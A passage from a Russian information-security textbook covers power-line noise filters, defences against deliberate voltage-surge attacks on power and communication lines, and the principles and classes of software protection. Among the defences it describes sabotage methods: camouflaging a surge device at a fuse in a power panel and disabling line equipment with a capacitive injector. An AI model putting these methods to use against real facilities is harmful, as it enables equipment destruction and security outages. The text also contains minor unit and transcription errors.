В этом фильтре использованы два способа подавления помех: фильтрация рассредоточенным дросселем Др1, Др2 и экранирование сетевой обмотки трансформатора Т1 и выходной обмотки трансформатора Т2. Электростатическим экраном сетевой обмотки трансформатора Т1 и выходной обмотки трансформатора Т2 служат магнитопроводы и низковольтные обмотки трансформаторов, расположенные поверх высоковольтных и соединенные с общим проводом фильтра и устройств потребителя. Поскольку направления обмотки обмоток и индуктивность дросселей Др1 и Др2 одинаковы, а токи через обмотки Др1 и Др2 противофазны, то сумма магнитных полей этих обмоток равна нулю. И результирующее сопротивление дросселей переменному току промышленной частоты равно активному сопротивлению обмоток. Следовательно, падение напряжения на дросселях Др1 и Др2 практически равно нулю.

В устройстве использованы два серийных трансформатора Т1 и Т2 типа ТПП296-127/220-50. Режекторный дроссель Др1 и Др2 выполнен на ферритовом кольцевом магнитопроводе марки М4000 размером К65×32×8. Две обмотки наматываются в два про-

вода одновременно проводом МГШВ-0,5 и содержат по двадцать витков каждая. Намотка должна быть в один слой. Марка феррита и размер сердечника могут быть другими, но индуктивность дросселей должна быть около 1,5 МГц. Конденсаторы С1 и С2 должны быть рассчитаны на напряжение более 400 В.

Для защиты линий питания и телефонных или информационных линий широко применяются фильтры типа ФСП1, ПЭТЛ “Рикас-1” или “Рикас-2”, а также “Гранит-8”, имеющие следующие характеристики:

- диапазон частот — от 0,15 до 1000 МГц;
- максимальный ток 5А;
- затухание составляет 60 дБ;
- максимальное напряжение по постоянному току 500 В;
- максимальное напряжение по переменному току 250 В при 50 Гц.

Кроме того, при эксплуатации современных ПЭВМ широко используются *источники бесперебойного питания* (ИБП), которые позволяют обеспечить питание компьютера при отключении питания сети, а также позволяют обеспечить защиту от утечки информации по цепям питания.

Защита от намеренного силового воздействия

Под ***намеренным силовым воздействием*** (НСВ) понимается преднамеренное создание резкого всплеска напряжения в сети питания с такими амплитудой, длительностью и энергией всплеска, которые способны привести к сбоям в работе оборудования или к его деградации. Для НСВ используются специальные ТС, которые подключаются к сети непосредственно с помощью гальванической связи, через конденсатор или трансформатор.

Защита от НСВ по цепям питания

ПЭВМ или другое электронное оборудование автоматизированных систем (АС) имеет два пути значимых для проникновения энергии НСВ по сети питания: *кондуктивный путь* через источник вторичного электропитания и *наводки* через паразитные емкостные и индуктивные связи, как внутренние, так и между совместно проложенными кабелями и информационными линиями связи. Для обеспечения безопасности АС от НСВ по цепям питания необходимо реализовать определенные мероприятия организационного и технического характера. Детализация этих мероприятий в большинстве случаев требует привязки к конкретному объекту. Основными принципами защиты от НСВ по цепям питания являются следующие.

1. С привлечением квалифицированных специалистов-электриков необходимо проанализировать схему электроснабжения объекта для выявления возможных каналов для нападения на объект по цепям питания.
2. Схема электроснабжения объекта должна быть разделена на зоны, в которых можно организовать те или иные мероприятия по защите.

3. На все фидеры, которые выходят за пределы зон, должны быть установлены групповые устройства защиты от НСВ. Места для их установки выбираются в зонах защиты информации. Индивидуальная защита должна быть установлена, по меньшей мере, на сеть питания серверов, систем охраны и управления объекта.
4. При монтаже на объекте выделенной сети питания для АС необходимо розетки, щитки питания и прочее оборудование размещать в помещениях с оборудованием АС и в помещениях, находящихся под контролем. Не рекомендуется установка розеток и других устройств выделенной сети, к которым могут быть подключены ТС НСВ, в помещениях для отдыха, раздевалках, складах, буфетах и других слабо контролируемых помещениях. Соответствующими документами должно быть запрещено использование розеток выделенной сети питания для подключения пылесосов и другой бытовой техники, поскольку в такую технику могут встраиваться ТС НСВ.
5. После завершения монтажа электроснабжения снимается своеобразный “портет” сети с помощью анализатора неоднородности линии. При последующем систематическом контроле сети электроснабжения с помощью анализатора и сравнения результатов текущих измерений с “портретом” сети можно будет выявить несанкционированное подключение. Таким способом весьма точно выявляются ТС НСВ последовательного типа, поскольку они имеют импеданс, существенно отличающийся от волнового сопротивления кабелей.
6. Доступ к щитам питания и другим элементам электрооборудования здания должен быть ограничен соответствующими документами и инструкциями, а также техническими мероприятиями. Текущее обслуживание электрооборудования и ремонтные работы должны проводиться под контролем сотрудников режимной службы. Заметим, что включение последовательных ТС НСВ в разрыв кабеля при доступе к щиту питания легко камуфлируется. Например, кабель от ТС НСВ подключается к клеммам предохранителя в щите питания. Предохранитель вынимается, при этом ТС НСВ оказывается включенным, а электропитание при включении не прерывается, после этого контакты предохранителя изолируются, и он для маскировки устанавливается на свое штатное место. После совершения нападения все восстанавливается в обратном порядке.
7. Все электрооборудование (в том числе и бытового назначения) должно тщательно проверяться. Чаще всего для маскировки ТС НСВ используются пылесосы, кондиционеры, микроволновые печи (в последних уже содержатся высоковольтные конденсаторы, зарядное устройство и другие узлы, позволяющие использовать их в качестве элементов ТС НСВ). Внимание режимных служб должны привлекать оставленные строителями или ремонтниками сварочные трансформаторы и подобное оборудование, особенно если все это оставлено подключенным к сети питания.
8. Желательно организовать на объекте круглосуточный мониторинг сети электропитания с помощью соответствующих регистрирующих приборов и одновременную регистрацию в журнале всех сбоев и повреждений оборудования с обязательной фиксацией времени возникновения сбоев и характера дефектов. Время возникновения сбоев и дефектов накладывается на распечатку параметров напряжения питающей сети.

При выявлении скачков напряжения можно своевременно установить факт НСВ по сети питания, в том числе и с помощью ТС с параллельным подключением, которые не выявляются импульсным зондированием сети электропитания. Спектр регистрирующих приборов простирается от простого счетчика импульсов до сложных комплексов на базе ПЭВМ.

9. ТС НСВ с емкостным накопителем имеют демаскирующие акустические признаки — при разрядке конденсаторы генерируют акустический импульс. Это обстоятельство можно использовать для поиска ТС НСВ такого типа. Для простейших ТС, работающих периодично, это возможно, а для ТС со случайным законом генерирования импульсов поиск по акустическим шумам затруднен.
10. При закупках оборудования АС необходимо обращать внимание на степень его защиты от импульсных помех. Необходимо, чтобы оборудование имело класс устойчивости к импульсным перенапряжениям не ниже А по ITTT Standard 587-1980 и аналогичным западным стандартам (помеха — 0,5 мкс, 100 кГц, 6 кВ, 200 А, 1,6 Дж), для наиболее важного оборудования — класс В (помехи 0,5 мкс — 100 кГц, 6 кВ, 500 А, 4 Дж; 1,2/50 мкс — 6 кВ; 8/20 мкс — 3 кА, 80 Дж). Оборудование, подключаемое к витым парам в сети большой протяженности, должно также иметь надлежащую защиту по информационным каналам. Наибольшего внимания заслуживают модемы, работающие на внешние проводные или кабельные линии связи. Следует обращать особое внимание на способность модемов противостоять мощным импульсным помехам. Более половины моделей модемов в варианте поставки “для России” не имеют схем защиты телефонных линий, хотя вся необходимая для установки защитных устройств разводка на печатных платах присутствует. Поэтому не только при НСВ, но и при обычной эксплуатации такие модемы быстро выходят из строя. Более детальное рассмотрение вопросов защиты от НСВ по коммуникационным каналам приведено в следующем подразделе.

Защита от НСВ по коммуникационным каналам

Наибольший ущерб при нападении с применением ТС НСВ наносятся объектам, у которых АС с непрерывным процессом обработки потоков информации являются ядром системы (к таким объектам относятся системы связи, особенно цифровой, системы обработки банковских данных, управления воздушным движением и т.п.). Весьма эффективное нападение с применением ТС НСВ на системы, обеспечивающие безопасность объекта: вывод из строя оборудования системы безопасности может представить злоумышленникам временное окно длительностью до нескольких суток (на период замены или ремонта оборудования) для совершения преступных действий.

ТС НСВ не являются средствами селективного воздействия и наносят глобальное поражение не только конкретному объекту нападения, конкретному оборудованию, подключенному к фидеру питающей сети или кабелю линии связи.

В АС к проводным линиям связи подключаются разного рода гальванические разделения: сетевые адаптеры, АЦП, ЦАП, усилители, модемы, полноразмерные и мини-АТС и другие электронные устройства, преобразующие сигналы, обрабатываемые в АС, в

сигналы, которые передаются по проводным линиям связи. По сути, это устройства, предназначенные для связи АС с проводной линией, поэтому далее будем использовать термин, который является обобщающим — устройства связи (УС). Схемотехнически УС отличаются большим разнообразием, в связи с чем детальный анализ устойчивости к НСВ возможен лишь применительно к конкретному устройству или типу устройств.

В первом приближении можно определить характеристики ТС НСВ и разработать основные подходы к защите от НСВ, ориентируясь на предельную энергопоглощающую способность компонентов, которые могут быть использованы во входных цепях УС. Такое допущение возможно, так как целью атаки объекта с применением ТС НСВ по проводным линиям связи является, в основном, вывод из строя УС и соответствующее нарушение нормального функционирования АС. Применение ТС НСВ по проводным линиям связи для провоцирования сбоев в работе АС малоэффективно, так как единичные сбои в работе УС в большинстве случаев не позволяют считать атаку результативной из-за использования в кабельных системах связи защищенных объектов устройств помехоустоучивого кодирования сигналов, передаваемых по проводным линиям связи. Для деградации УС, в которых с проводной линей связи соединены активные компоненты (микросхемы, транзисторы или диоды), достаточно воздействия импульса с энергией 1–1000 мкДж. Импульс может быть весьма коротким, поскольку время пробоя p-n-перехода или МОП-структуры составляет 10-1000 нс.

Таким образом, для большинства УС, не имеющих надлежащей защиты на входе/выходе, энергия, необходимая для деградации при НСВ по информационному каналу, на несколько порядков ниже, чем для деградации при НСВ по цепям питания. Поэтому НСВ по коммуникационным каналам может быть реализовано с помощью относительно простых ТС, обеспечивающих высокую степень вероятности вывода объекта из строя. Защищаемые от импульсных помех УС имеют существенно большую предельную энергопоглощающую способность, которая доходит до 1–10 Дж для низкоскоростных УС, защищаемых обыкновенно с помощью варисторов, и до 1–10 мДж для высокоскоростных УС, защищаемых диодными схемами и супрессорами. Как уже отмечалось, анализ схемотехнических решений импортных модемов показал, что более чем у половины исследованных модемов эффективная защита на входе отсутствует. В некоторых моделях предусмотрены многоступенчатые схемы защиты входов от импульсных помех и перенапряжений, однако в поставляемых в нашу страну вариантах выполнена только разводка проводников узла защиты на печатной плате, а соответствующие элементы на нее не установлены.

Для обеспечения защиты АС от НСВ по коммуникационным каналам (главным образом речь идет о проводных линиях связи) необходимо проведение определенных мероприятий организационного и технического характера. Их детализация требует привязки к конкретному объекту.

1. Необходимо проверить с привлечением квалифицированных специалистов схему внутренних и внешних коммуникационных каналов объекта для выявления возможных путей для нападения на объект по проводным линиям связи.

2. Схема внутренних и внешних коммуникационных каналов объекта должна быть разделена на зоны, в которых можно реализовать те или иные мероприятия по защите.
3. На все проводные линии связи, которые выходят за пределы зон, подконтрольных службе безопасности объекта, должны быть установлены устройства защиты от НСВ для каждого проводника линий связи. Места для установки шкафов с защитным оборудованием выбираются в зонах, подконтрольных службе безопасности.
4. После завершения монтажа кабельных коммуникаций и УС снимается “портрет” коммуникационной сети с помощью анализатора неоднородностей линии связи. При последующем систематическом контроле коммуникационной сети, сравнивая результаты текущих измерений с контрольным “портретом” сети, можно будет выявить несанкционированные подключения. Таким способом весьма точно выявляются контактные подключения с емкостной развязкой, поскольку они имеют импеданс, существенно отличающийся от волнового сопротивления линий связи. Так как емкость разделительного конденсатора невелика, то зондирующий импульс должен иметь наносекундный диапазон.
5. Доступ к мини-АТС, кросс-панелям и другим элементам коммуникационных каналов связи должен быть ограничен соответствующими документами и техническими мероприятиями, а текущее обслуживание оборудования и ремонтные работы необходимо производить под контролем сотрудников режимной службы.
6. При проектировании схем размещения и монтаже коммуникационного оборудования АС необходимо устранять потенциальные возможности для атаки на объект с помощью ТС НСВ.

   Общепринятая топология прокладки проводных линий связи, когда пары линий выполнены из плоского кабеля (“лапши”) и отдельные пары прокладываются вдоль поверхности стены параллельно одна другой, является идеальной для атаки на объект с помощью ТС НСВ с бесконтактным емкостным инжектором. С помощью плоского накладного электрода на изолирующей штанге и ТС с большой частотой следования пачек импульсов подключенные к таким линиям УС могут быть выведены из строя за 10–30 с. Поэтому подобная топология прокладки проводных линий связи допустима только в пределах контролируемой зоны.

   Размещение АТС, кроссовых устройств, маршрутизаторов и других подобных устройств на внешних стенах объекта нежелательно, так как может быть произведена атака на объект с наружной стороны стены.

   При атаке в зоне расположения АС или кабельных коммуникаций снаружи объекта накладывается емкостной бесконтактный инжектор большого размера (так как ограничений по скрытности атаки практически нет) и производится НСВ. Эффективность такого НСВ наиболее высока для помещений с тонкими стенами из современных искусственных материалов с большой диэлектрической проницаемостью, а минимальна для экранированных помещений и помещений с железобетонными стенами. В последнем случае эффективность НСВ снижается из-за экранирующего влияния арматуры железобетона. Поэтому, если возможности для замены тонкостенных перегоро-

док нет, необходимо предусмотреть экранирование помещения при его проектировании (по меньшей мере, проводящими обоями или металлической сеткой). В особенности эта рекомендация актуальна для помещений с коммуникационным оборудованием, имеющих смежные комнаты вне зоны контроля. При невозможности экранирования всего помещения необходимо прокладывать линии связи по широкой заземленной полосе металла.

7. При закупках коммуникационного оборудования для АС необходимо обращать внимание на степень его защиты от импульсных помех. Наиболее важными являются следующие характеристики: степень защиты от микросекундных импульсных помех большой энергии (применительно к ТС НСВ с контактным подключением к низковольтным емкостным накопителям) и степень защиты от пачек импульсов наносекундного диапазона (применительно к ТС НСВ с высоковольтными трансформаторами и бесконтактными инжекторами).

   Целесообразно ориентироваться на определенную минимальную степень защищенности оборудования АС по коммуникационным каналам, которая должна соответствовать ГОСТ.

8. При построении схемы защиты объекта целесообразно выделить три рубежа:
   - рубеж I — защита по периметру объекта всех коммуникационных каналов для предотвращения внешней угрозы нападения с использованием ТС НСВ;
   - рубеж II — поэтапная защита для локализации ТС НСВ, стационарно установленных внутри охраняемого объекта или пронесенных внутрь его для организации однократной атаки;
   - рубеж III — индивидуальная защита наиболее ответственных элементов АС.

   Для небольших объектов рубеж I может отсутствовать, а рубеж II — сократиться.

9. Для *первого рубежа*, как минимум, необходимо установить защиту всех проводных линий связи от перенапряжения с помощью воздушных разрядников и варисторов (аналогичные схемы применяются для защиты от индуцированных разрядов молнии).

   Защита должна быть установлена между линиями и между каждым из проводников и контуром заземления. Узлы защиты должны быть сменными с индикаторами повреждения, так как для элементов защиты этого рубежа велика вероятность повреждения индуцированными разрядами молнии, что может потребовать оперативной замены дефектных узлов для быстрого восстановления помехозащитных свойств системы. Проводные линии связи, проложенные отдельными проводами, необходимо заменить на многопарные кабели связи с витыми парами. В дополнение к обычным мерам защиты кабелей связи от несанкционированного подключения подслушивающей и иной подобной аппаратуры, их необходимо экранировать (для этого применяются металлические короба, трубы, металлорукава). Особенно это требование важно для высокоскоростных выделенных линий связи.

10. Для *второго рубежа* защиты наиболее целесообразно использовать комбинированные низкопороговые помехозащищенные схемы. Элементной базой таких схем являются низкопороговые газовые разрядники, варисторы, комбинированные диодные

ограничители перенапряжений, супрессоры, трансзобсы, RC- и LC-фильтры и другие элементы.

Конкретное решение помехозащитной схемы зависит от характеристик защищаемой линии (прежде всего, от быстродействия коммуникационного канала). Следует отдавать предпочтение групповому устройству защиты, выполненному в виде металлического шкафа с дверцей, запираемой замками. Коммуникационные связи между отдельными узлами АС в пределах второго рубежа желательно выполнять не проводными, а оптоволоконными линиями.

11. Для *третьего рубежа* необходимо применять схемы защиты, максимально приближенные к защищаемому оборудованию, например, интегрированные с различного вида розетками и разъемами для подключения проводных линий связи. Также имеются схемы защиты, выполненные на стандартных печатных платах, предназначенных для установки в ПЭВМ и иное оборудование.
12. После монтажа системы защиты от НСВ по коммуникационным каналам эту систему и АС в целом необходимо испытать на реальные воздействия. Для испытаний применяются имитаторы ТС НСВ, генерирующие импульсы, аналогичные импульсам, используемым при реальной атаке на объект. Следует заметить, что производимые рядом зарубежных фирм имитаторы импульсных помех очень дороги (стоимость до нескольких десятков тысяч долларов и более) и ограничено пригодны для имитации ТС НСВ. Например, имитаторы пачек импульсов наносекундного диапазона имеют амплитуду напряжения 2,5 кВ или 4 кВ, а для имитации ТС НСВ с емкостным инжектором требуется напряжение на порядок больше.

Глава 17

Программные методы защиты

Проблема обеспечения безопасности автоматизированных систем (АС) — одна из наиболее важных и сложных проблем в области автоматизированной обработки информации.

Поскольку компонентами АС являются аппаратные средства, программное обеспечение, обрабатываемая информация, линии связи, персонал и документация, ущерб автоматизированной системе — понятие достаточно широкое. Кроме того, ущербом считается не только явное повреждение какого-либо из компонентов, но и приведение компонентов системы в неработоспособное состояние, а также различного рода утечки информации, изменение определенных физических и логических характеристик АС.

В этой связи определение возможного ущерба АС является сложной задачей, зависящей от многих условий. Можно с уверенностью сказать, что везде, где используют АС, существует потенциальная угроза нанесения ущерба (прямого или косвенного) законным владельцам и законным пользователям этих АС.

С другой стороны, заслуживает внимания вопрос о стоимости самой информации. В мировой практике принято считать, что *информация стоит ровно столько, сколько стоит ущерб от ее потери в сочетании с затратами на ее восстановление*.

Вопросы безопасности АС можно условно разделить на следующие группы.

- Вопросы обеспечения ***физической безопасности*** компонентов АС. Сюда относятся вопросы защиты АС от пожара, затопления, других стихийных бедствий, сбоев питания, кражи, повреждения и т.д.
- Вопросы обеспечения ***логической безопасности*** компонентов АС. Сюда относятся вопросы защиты АС от несанкционированного доступа, от умышленных и неумышленных ошибок в действии людей и программ, которые могут привести к ущербу и т.д.
- Вопросы обеспечения ***социальной безопасности*** АС. Сюда относятся вопросы разработки законодательства, регулирующего применение АС и определяющего порядок расследования и наказания нарушений безопасности АС.

Возможно, это покажется кому-то не столь важным, но многие специалисты считают, что немалую роль играют вопросы выработки у пользователей АС определенной дисциплины, а также формирование определенных этических норм, обязательных для персонала АС. К ним следует отнести любые умышленные или неумышленные действия, которые:

- нарушают нормальную работу АС;

- вызывают дополнительные затраты ресурсов (машинного времени, полосы передачи и т.д.);
- нарушают целостность хранимой и обрабатываемой информации;
- нарушают интересы законных пользователей;
- вызывают незапланированные затраты ресурсов на ведение дополнительного контроля, восстановление работоспособности систем, уничтожение последствий нарушения безопасности систем и т.д.

С теоретической точки зрения, все угрозы АС, можно отнести к одному из следующих четырех типов.

Прерывание. При прерывании компонент системы утрачивается (например, в результате похищения), становится недоступным (например, в результате блокировки — физической или логической), либо теряет работоспособность.

Перехват. Злоумышленник получает доступ к АС. Примерами перехвата являются: незаконное копирование программ и данных; несанкционированное чтение данных из линии связи компьютерной сети и т.д.

Модификация. Злоумышленник не только получает доступ к компоненту, но и манипулирует с ним.

Подделка. Злоумышленник может добавить некоторый фальшивый процесс в систему для выполнения нужных ему, не учитываемых системой, действий, либо подложной записи в файлы системы или других пользователей.

Под защитой информации в АС понимается совокупность мероприятий, методов и средств, обеспечивающих решение следующих основных задач:

- проверка целостности информации;
- исключение несанкционированного доступа к ресурсам АС и хранящимся в ней программам и данным;
- исключение несанкционированного использования хранящихся в АС программ (т.е. защита программ от копирования).

Основные принципы построения систем защиты информации в АС

Опыт создания систем защиты информации (СЗИ) в АС позволяет выделить следующие основные принципы построения СЗИ.

1. **Простота механизма защиты**. Этот принцип общеизвестен, но не АСегда глубоко осознается. Действительно, некоторые ошибки, не выявленные при проектировании и эксплуатации, позволяют обнаружить неучтенные пути доступа. Необходимо тщательное тестирование программного обеспечения или аппаратных средств защиты, однако на практике такая проверка возможна только для простых и компактных схем.

2. **В нормальных условиях доступ к механизму защиты должен отсутствовать**, и для работы системы необходимо, чтобы выполнялись определенные условия, при которых доступ к механизму защиты становится невозможным. Кроме того, считается, что запрет доступа при отсутствии особых указаний обеспечивает высокую степень надежности механизма защиты. Ошибка в определении полномочий пользователя в системе защиты, основанной на использовании разрешений, приводит к расширению сферы запретов. Эту ошибку легче обнаружить и она не разрушит общего статуса защиты.
3. **Все возможные каналы утечки должны быть перекрыты**. Этот принцип предполагает проверку полномочий любого обращения к любому объекту и является основой системы защиты. Защита управления доступом с учетом этого принципа должна решаться на общесистемном уровне. При этом следует учитывать такие режимы работы как: запуск, восстановление после сбоев, выключение и профилактическое обслуживание. Необходимо обеспечить надежное определение источника любого обращения к данным.
4. **Механизм защиты можно не засекречивать**. Не имеет смысла засекречивать детали реализации систем защиты, предназначенной для широкого использования. Эффективность защиты не должна зависеть от того, насколько опытны потенциальные нарушители. Открытость механизма защиты позволяет при необходимости сделать его предметом обсуждения среди специалистов, не затрагивая при этом интересов пользователей.
5. **Разрешение полномочий**. Этот принцип заключается в применении нескольких ключей защиты. Наличие нескольких ключей защиты в АС удобно в тех условиях, когда право на доступ определяется выполнением ряда условий.
6. **Минимальные полномочия**. Для любой программы и любого пользователя должен быть определен минимальный круг полномочий, необходимых для выполнения порученной работы. Вследствие этого в значительной мере уменьшается ущерб, причиняемый при сбоях и случайных нарушениях.
7. **Максимальная обоснованность механизма защиты**. В целях исключения обмена информацией между пользователями рекомендуется при проектировании схем защиты сводить к минимуму число общих для нескольких пользователей параметров и характеристик механизма защиты.
8. **Психологическая привлекательность**. Система защиты должна быть простой в эксплуатации. Естественно, чем точнее совпадает представление пользователя о системе защиты с ее фактическими возможностями, тем меньше ошибок возникает в процессе применения.

При построении систем возникают серьезные затруднения, связанные с большими затратами на их реализацию. Поэтому важным фактором при реализации систем защиты является их экономическая эффективность. Поэтому излишнее утяжеление системы дорогостоящими средствами защиты может сделать ее неконкурентоспособной.

Программные средства защиты информации

Программными СЗИ называются специальные *программы, входящие в состав программного обеспечения АС для решения в них (самостоятельно или в комплекте с другими средствами) задач защиты*. Программные СЗИ являются непременной и важнейшей частью механизма защиты современных АС. Такая их роль определяется следующими достоинствами: универсальностью, гибкостью, простой реализацией, надежностью, возможностью модификации и развития.

При этом под *универсальностью* понимается возможность решения программными СЗИ большого числа задач защиты.

Под *надежностью* понимается высокая программная устойчивость при большой продолжительности непрерывной работы и удовлетворение высоким требованиям и достоверности управляющих воздействий при наличии различных дестабилизирующих факторов. Программные возможности изменения и развития программных СЗИ определяются самой их природой.

Существенным недостатком программных СЗИ является возможность их реализации только в тех структурных элементах АС, где имеется процессор, хотя функции защиты могут реализовываться, осуществляя безопасность других структурных элементов. Помимо того, программным СЗИ присущи следующие ***недостатки***:

- *необходимость использования времени работы процессора*, что ведет к увеличению времени отклика на запросы и, как следствие, к уменьшению эффективности ее работы;
- *уменьшение объемов оперативной памяти (ОП) и памяти на внешних запоминающих устройствах (ПВЗУ)*, доступной для использования функциональными задачами;
- *возможность случайного или умышленного изменения*, вследствие чего программы могут не только утратить способность выполнять функции защиты, но и стать дополнительными источниками угрозы безопасности;
- *ограниченность* из-за жесткой ориентации на архитектуру определенных типов ЭВМ (даже в рамках одного класса) — зависимость программ от особенностей базовой системы ввода/вывода, таблицы векторов прерывания и т.п.

Для ***организационного построения программных СЗИ*** наиболее характерной является тенденция разработки комплексных программ, выполняющих целый ряд защитных функций, причем чаще всего в число этих функций входит опознавание пользователей, разграничение доступа к массивам данных, запрещение доступа к некоторым областям ОП и т.п. **Достоинства** таких программ очевидны: каждая из них обеспечивает решение некоторого числа важных задач защиты. Но им присущи и существенные **недостатки**, предопределяющие необходимость критической оценки сложившейся практики разработки и использования программных средств защиты. Первый и главный недостаток состоит в *стихийности развития программ защиты*, что, с одной стороны, не дает гарантий полноты имеющихся средств, а с другой — не исключает дублирования одних и тех же задач защиты. Вторым существенным недостатком является *жесткая фиксация в каждом из комплексов программ защитных функций*. Наконец, можно выделить еще

один большой недостаток — ориентация подавляющего большинства имеющихся программных средств на конкретную среду применения (тип ЭВМ и операционную среду).

Отсюда вытекают три принципиально важных ***требования к формированию программных СЗИ***: **функциональная полнота**, **гибкость** и **унифицированность использования**.

Что касается первого требования, то, как нетрудно убедиться, приведенный выше перечень программных средств составлен именно с таким расчетом, чтобы возможно более полно охватить все классы задач защиты.

Удовлетворение остальным двум требованиям зависит от форм и способов представления программ защиты. Анализ показал, что наиболее полно требованиям гибкости и унифицированности удовлетворяет следующая совокупность принципов: *сквозное модульное построение*, *полная структуризация*, *представление на машинно-независимом языке*.

Принцип *сквозного модульного построения* заключается в том, что каждая из программ любого уровня (объема) должна представляться в виде системы возможных модулей, причем каждый модуль любого уровня должен быть полностью автономным и иметь стандартные вход и выход, обеспечивающие комплексирование с любыми другими модулями. Нетрудно видеть, что эти условия могут быть обеспечены, если программные комплексы будут разрабатываться по принципу “сверху вниз”, т.е. в соответствии с принципом *полной структуризации*.

Представление на машинно-независимом языке предопределяет, что представление программных модулей должно быть таким, чтобы их с минимальными усилиями можно было включить в состав программного обеспечения любой АС. В настоящее время имеются алгоритмические языки высокого уровня, полностью соответствующие этим требованиям.

Общепринятой классификации программных СЗИ в настоящее время не существует. Однако при описании программ защиты обычно придерживаются деления их по функциональному признаку, т.е. по выполняемым функциям защиты. При этом по мере развития форм и способов использования вычислительной техники функции программной защиты расширяются.

С учетом названных принципов можно использовать классификацию, приведенную на рис. 17.1.




Рис. 17.1. Классификация программных СЗИ

При этом под *внешней* защитой понимается совокупность средств, методов и мероприятий, направленных на защиту территории, на которой расположены здания вычислительных центров, и помещений, в которых расположены их элементы. Понятие *внутренней* защиты охватывает совокупность средств, методов и мероприятий, направленных на ЗИ, обрабатываемой в АС. В состав *ядра системы безопасности* входят программы, обеспечивающие защиту самой СЗИ.

Программы внешней защиты

К таким программам относятся:

- программы защиты территории и помещений;
- программы управления доступом на территорию и в помещения;
- программы защиты данных в каналах связи.

Более подробно остановимся на третьем классе программ. Обеспечение надежной защиты информации, предаваемой по каналам связи, проходящим по неконтролируемой территории, сопряжено с большими трудностями. Обусловлено это тем, что при современных возможностях перехвата вполне реальной является угроза регулярного несанкционированного получения информации из таких каналов связи. Считается, что единственным эффективным способом надежной ЗИ в каналах связи является криптографическое закрытие передаваемой информации. Однако организация регулярного криптографического закрытия больших потоков информации, интенсивно циркулирующих в каналах связи, сопряжена с большими трудностями и расходованием значительных ресурсов.

В тех случаях, когда применение криптографических средств является невозможным или нецелесообразным, рекомендуется использовать следующие программные методы защиты.

1. Опознавание корреспондентов.
2. Проверка уровня секретности канала связи.
3. Контроль по граничным адресам ОП.
4. Проверка адреса корреспондента.
5. Проверка обратного кода.

Опознавание корреспондентов состоит в том, что перед выдачей данных в канал связи АС запрашивает у корреспондента пароль или другую персональную и сохраняющуюся в тайне информацию, сравнивает эту информацию с хранящейся в ОП эталонной и выдает данные в канал лишь в случае совпадения предъявленной и эталонной информации. Как и любое другое опознавание, опознавание корреспондентов может быть простым и усложненным. Выбор способа опознавания определяется характером и степенью секретности предъявленных данных, а также условиями передачи (протяженность и вид канала связи, характер территории, по которой он проходит, и т.п.).

Особенностью опознавания корреспондентов является то, что информация, используемая в процессе опознавания, также должна передаваться по этому же каналу связи. Создание особых каналов для передачи информации для опознавания практически нереально. Поэтому информация опознавания также может быть перехвачена злоумышленником. Для повышения надежности опознавания можно использовать криптографическое закрытие информации опознавания. Однако при этом возникают большие сложности, связанные с распределением и периодической сменой ключей, применяемых для шифрования и дешифрования этой информации.

Проверка уровня секретности канала связи является некоторым дополнительным средством защиты и заключается в том, что каждому каналу связи, используемому для передачи информации, присваивается некоторый максимальный уровень секретности, так что передача по этому каналу информации с более высоким уровнем секретности не допускается. Перед выдачей данных в канал АС проверяет соответствие уровня секретности подлежащих передаче данных и принимает соответствующее решение. Гриф секретности подготовленных к передаче данных определяется в этом случае по максимальному грифу секретности массива, использованного для формирования этих данных.

Контроль по граничным адресам ОП заключается в том, что для размещения массива передаваемых данных в ОП выделяется поле, начальный и конечный адрес которого размещается в регистрах или в специально выделенных зонах ОП. Перед выборкой для выдачи в канал каждого элемента данных производится проверка адреса выборки по граничным адресам. Если адрес выборки выходит за граничные адреса, выдача данных блокируется. Этим самым обеспечивается защита от случайной или преднамеренной выдачи в канал связи данных, находящихся на соседних полях ОП.

Проверка адреса корреспондента осуществляется следующим образом. При передаче большого объема информации имеется принципиальная возможность случайного или злоумышленного изменения адреса корреспондента, хранящегося в регистре или в специально выделенной зоне ОП. В этом случае данные (после изменения адреса) будут передаваться по адресу, модифицированному в результате изменений, или заданному зло-

умышленником. С целью минимизации объема переданных по ложному адресу данных рекомендуется в процессе передачи периодически (через определенный интервал времени и после передачи определенного объема информации) проверить адрес корреспондента. Процедура проверки является обычной: адрес корреспондента, используемый для передачи, сравнивается с эталонным, хранящимся в безопасной зоне ОП. При несовпадении сравниваемых адресов передача данных блокируется и вырабатывается соответствующий системный сигнал.

Проверка обратного кода представляет собой процедуру защиты, осуществляемую в процессе передачи данных. Заключается она в том, что у корреспондента периодически запрашивается идентифицирующая информация, которая и называется обратным кодом. Эта информация сравнивается с эталонной, при несовпадении кодов передача блокируется. Проверкой обратного кода можно обнаружить факт изменения (перекоммутации) направления выдачи данных или умышленного несанкционированного использования приемного устройства зарегистрированного корреспондента.

Программы внутренней защиты

Этот класс программ осуществляет ЗИ непосредственно в элементах АС. Сущность такой защиты сводится к регулированию использования соответствующих ресурсов АС (технических средств, данных, программ) в строгом соответствии с полномочиями, предоставленными субъектам (пользователям) и объектам (терминалам, групповым устройствам, программам). Каждый из видов регулирования обычно осуществляется в следующей последовательности.

1. Установление подлинности (опознание) субъекта или объекта, обращающегося к ресурсам системы.
2. Определение соответствия характера и содержания запроса полномочиям, предъявленным запрашивающему субъекту или объекту.
3. Принятие и реализация решений в соответствии с результатами проверки полномочий.

Наиболее важной из перечисленных процедур является первая, т.е. установление подлинности (опознание) субъекта или объекта, обращающегося к ресурсам АС. Поэтому разработке эффективных средств надежного опознания неизменно уделяется повышенное внимание.

